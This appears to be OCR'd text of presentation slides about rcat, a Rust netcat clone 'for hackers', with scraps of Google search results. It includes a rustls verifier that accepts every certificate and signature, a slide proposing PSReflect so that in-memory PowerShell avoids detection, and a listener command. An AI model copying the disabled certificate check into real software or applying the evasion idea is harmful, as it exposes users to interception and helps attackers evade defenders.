
`rustls` make you write you own **TLS validator** to accept insecure ciphers.

```
#[derive(Debug)]
struct NoVerification;

impl ServerCertVerifier for NoVerification {
    fn verify_server_cert(
            &self,
            _end_entity: &rustls::pki_types::CertificateDer<'_>,
            _intermediates: &[rustls::pki_types::CertificateDer<'_>],
            _server_name: &ServerName<'_>,
            _ocsp_response: &[u8],
            _now: rustls::pki_types::UnixTime,
        ) -> Result<ServerCertVerified, rustls::Error> {
        Ok(ServerCertVerified::assertion())
    }

    fn verify_tls12_signature(
            &self,
            _message: &[u8],
            _cert: &rustls::pki_types::CertificateDer<'_>,
            _dss: &rustls::DigitallySignedStruct,
        ) -> Result<rustls::client::danger::HandshakeSignatureValid, rustls::Error> {
        Ok(HandshakeSignatureValid::assertion())
    }

    fn verify_tls13_signature(
            &self,
            _message: &[u8],
            _cert: &rustls::pki_types::CertificateDer<'_>,
            _dss: &rustls::DigitallySignedStruct,
        ) -> Result<HandshakeSignatureValid, rustls::Error> {
        Ok(HandshakeSignatureValid::assertion())
    }

    fn supported_verify_schemes(&self) -> Vec<SignatureScheme> {
        vec![
            SignatureScheme::RSA_PKCS1_SHA1,
            SignatureScheme::ECDSA_SHA1_Legacy,
            SignatureScheme::RSA_PKCS1_SHA256,
            SignatureScheme::ECDSA_NISTP256_SHA256,
            SignatureScheme::RSA_PKCS1_SHA384,
            SignatureScheme::ECDSA_NISTP384_SHA384,
            SignatureScheme::RSA_PKCS1_SHA512,
            SignatureScheme::ECDSA_NISTP521_SHA512,
            SignatureScheme::RSA_PSS_SHA256,
            SignatureScheme::RSA_PSS_SHA384,
            SignatureScheme::RSA_PSS_SHA512,
            SignatureScheme::ED25519,
            SignatureScheme::ED448,
        ]
    }
}
```

Port C# to PowerShell with PSReflect

Add-Type will eventually be detected.

PSReflect could allow us to call the C windows API without writing to disk.




```powershell

$ImageDosSignature = psenum $Mod PE.IMAGE_DOS_SIGNATURE UInt16 @{
    DOS_SIGNATURE =    0x5A4D
    OS2_SIGNATURE =    0x454E
    OS2_SIGNATURE_LE = 0x454C
    VXD_SIGNATURE =    0x454C
}

$ImageFileMachine = psenum $Mod PE.IMAGE_FILE_MACHINE UInt16 @{
    UNKNOWN =   0x0000
    I386 =      0x014C # Intel 386.
    R3000 =     0x0162 # MIPS little-endian =0x160 big-endian
    R4000 =     0x0166 # MIPS little-endian
    R10000 =    0x0168 # MIPS little-endian
    WCEMIPSV2 = 0x0169 # MIPS little-endian WCE v2
    ALPHA =     0x0184 # Alpha_AXP
    SH3 =       0x01A2 # SH3 little-endian
    SH3DSP =    0x01A3
    SH3E =      0x01A4 # SH3E little-endian
    SH4 =       0x01A6 # SH4 little-endian
    SH5 =       0x01A8 # SH5
    ARM =       0x01C0 # ARM Little-Endian
```

Handle resizing like SSH

SSH uses a **special signal** to indicate a **window resize**.

It would **avoid clogging** the **session**.




```
olivier@framework:~$ stty rows 16 cols 59; fg 2>/dev/null
olivier@framework:~$ stty rows 15 cols 59; fg 2>/dev/null
olivier@framework:~$
```

Change the name

rcat is a very **common name**.

⭐ **Star it** on **github** 🐙
or help me find a **new name**.


https://www.google.com/search

rcat site:github.com - Rech

rcat site:github.com

GitHub
https://github.com › rcat
0xfalafel/rcat: A better netcat for Hackers
A better netcat for Hackers. Contribute to 0xfalafel/rcat development by creating an account on GitHub.


GitHub
https://github.com › rcat › actions
youtube/rcat - Workflow runs
A proposal for **detecting engagement abuse of embedded third-party web content** without depending on cookies. - Workflow runs · youtube/rcat.

Goooooooooogle
1 2 3 4 5 6 7 8 9 10 Suivant

France● **Paris** - D'après votre adresse IP - Mettre à jour ma position

Github

- .deb package
- static binaires
- https://github.com/0xfalafel/rcat



LICENSE	added an MIT LICENSE file	2 months ag
README.md	updated README	3 weeks ag

Rcat

A better netcat for hackers

Overview

Rcat is a modern *netcat* written in Rust, packed with features for hackers.

```
~ ❯ rcat -l 9001
```